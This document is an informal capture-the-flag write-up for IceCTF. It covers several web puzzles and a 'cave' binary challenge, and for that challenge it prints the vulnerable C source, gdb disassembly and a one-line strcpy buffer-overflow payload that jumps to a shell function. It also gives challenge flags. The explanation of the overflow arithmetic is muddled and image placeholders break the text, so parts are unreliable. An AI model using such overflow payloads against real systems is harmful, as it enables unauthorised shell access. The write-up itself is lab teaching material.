


web

toke web


once we open the url was provided <https://static.icec.tf/toke/>



then we proceed run check robots.txt by entering <https://static.icec.tf/toke/robots.txt> , and it returns the following, then the robots.txt gives us a url to a page



oh yeah!! we had the FLAG!!



Lights Out!

Help! it is dark https://static.icec.tf/lights_out

Who turned out the lights?!?!


check the html source code

```
<div class="clearfix">
  <i data-hide="true"></i>
  <strong data-show="true">
    <small></small>
  </strong>
  <small></small>
</div>
```

so we thought a little bit more what about checking the css too))

```
/*! normalize.css v3.0.3 | MIT License | github
html {
    font-family: sans-serif;
    -ms-text-size-adjust: 100%;
    -webkit-text-size-adjust: 100%
}

body {
    margin: 0
}

article,aside,details,figcaption,figure,footer,
    display: none;
}


summary:hover {
    display: block;
}
```

then we try to remove styles , and we got the flag


IceCTF{styles_turned_the_lights}

Friðfinnur


In the third web Challenge we were given a website which is built under laravel



jobs.html



after digging ,and digging we try to make to show us error or whatever expectation then we had the flag



binary exploitation

cave

we check the source , and we see we have a shell function , and strcpy

```
#define _GNU_SOURCE
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <sys/types.h>

void shell() {
    gid_t gid = getegid();
    setresgid(gid, gid, gid);
    system("/bin/sh -i");
}

void message(char *input) {
    char buf[16];
    strcpy(buf, input);

    printf("The cave echoes.. %s\n", buf);
}

int main(int argc, char **argv) {
    if (argc > 1){
        message(argv[1]);
    } else {
        printf("Usage: ./shout <message>\n");
    }
    return 0;
}
```

then we tried to check more about the executable

file ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-linux.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=86bc42618d0d84d9f0646ebd0448cc2da16a92a2, not stripped

even more with strings

```
/lib/ld-linux.so.2libc.so.6
_IO_stdin_usedstrcpyputsprintf
setresgidssystemgetegid__libc_start_main
__gmon_start__GLIBC_2.0PTRhPUWVS
t$,U[^_]/bin/sh -iThe cave echoes.. %s
Usage: ./shout <message>;*2$GCC: (Debian 6.3.0-18+deb9u1) 6.3.0 20170516crtstuff.c
__JCR_LIST__deregister_tm_clones
__do_global_dtors_aux
completed.6587
__do_global_dtors_aux_fini_array_entry
frame_dummy
__frame_dummy_init_array_entry
shout.c
__FRAME_END__
__JCR_END__
__init_array_end
__DYNAMIC
__init_array_start
__GNU_EH_FRAME_HDR
__GLOBAL_OFFSET_TABLE__
```

```

__libc_csu_fini
message
__x86.get_pc_thunk.bx
printf@@GLIBC_2.0
edata
getegid@@GLIBC_2.0
strcpy@@GLIBC_2.0
__data_start
puts@@GLIBC_2.0
system@@GLIBC_2.0
__gmon_start__
__dso_handle
_IO_stdin_used
__libc_start_main@@GLIBC_2.0
__libc_csu_init
__fp_hw
__bss_start
main
__x86.get_pc_thunk.ax
__TMC_END__
setresgid@@GLIBC_2.0
shell
.symtab
.strtab
.shstrtab
.interp
.note.ABI-tag
.note.gnu.build-id
.gnu.hash
.dynsym
.dynstr
.gnu.version
.gnu.version_r
.rel.dyn
.rel.plt
.init
.plt.got
.text
.fini
.rodata
.eh_frame_hdr
.eh_frame
.init_array
.fini_array
.jcr
.dynamic
.got.plt
.data
.bss
.comment

```

info functions

Non-debugging symbols:

```

0x08048354 __init0x08048390 printf@plt
0x080483a0 getegid@plt
0x080483b0 strcpy@plt
0x080483c0 puts@plt
0x080483d0 system@plt
0x080483e0 __libc_start_main@plt
0x080483f0 setresgid@plt
0x08048410 _start
0x08048440 __x86.get_pc_thunk.bx
0x08048450 deregister_tm_clones
0x08048480 register_tm_clones
0x080484c0 __do_global_ctors_aux
0x080484e0 frame_dummy
0x0804850b shell
0x08048551 message
0x08048591 main
0x080485ea __x86.get_pc_thunk.ax
0x080485f0 __libc_csu_init
0x08048650 __libc_csu_fini

```


0x08048654 _fini

(gdb) disas main

Dump of assembler code for function main:

```
0x08048591 <+0>: lea 0x4(%esp),%ecx
0x08048595 <+4>: and $0xffffffff0,%esp
0x08048598 <+7>: pushl -0x4(%ecx)
0x0804859b <+10>: push %ebp
0x0804859c <+11>: mov %esp,%ebp
0x0804859e <+13>: push %ebx
0x0804859f <+14>: push %ecx
0x080485a0 <+15>: call 0x80485ea <__x86.get_pc_thunk.ax>
0x080485a5 <+20>: add $0x1a5b,%eax
0x080485aa <+25>: mov %ecx,%edx
0x080485ac <+27>: cmpl $0x1,(%edx)
0x080485af <+30>: jle 0x80485c7 <main+54>
0x080485b1 <+32>: mov 0x4(%edx),%eax
0x080485b4 <+35>: add $0x4,%eax
0x080485b7 <+38>: mov (%eax),%eax
0x080485b9 <+40>: sub $0xc,%esp
0x080485bc <+43>: push %eax
0x080485bd <+44>: call 0x8048551 <message>
0x080485c2 <+49>: add $0x10,%esp
0x080485c5 <+52>: jmp 0x80485db <main+74>
0x080485c7 <+54>: sub $0xc,%esp
0x080485ca <+57>: lea -0x196f(%eax),%edx
0x080485d0 <+63>: push %edx
0x080485d1 <+64>: mov %eax,%ebx
0x080485d3 <+66>: call 0x80483c0 <puts@plt>
0x080485d8 <+71>: add $0x10,%esp
0x080485db <+74>: mov $0x0,%eax
0x080485e0 <+79>: lea -0x8(%ebp),%esp
0x080485e3 <+82>: pop %ecx
0x080485e4 <+83>: pop %ebx
0x080485e5 <+84>: pop %ebp
0x080485e6 <+85>: lea -0x4(%ecx),%esp
0x080485e9 <+88>: ret
```

End of assembler dump.

So , we see buff it is at 16 char buff[16]; then we inverse the format to little endian 8 bytes + 4 bytes extra then we had 32 bytes in total and
woah we have the shell

```
./shout `python -c 'print "A"*16 + "\x0b\x85\x04\x08" * 4`
```

```
IceCTF{i_dont_think_caveman_overflowed_buffers}
```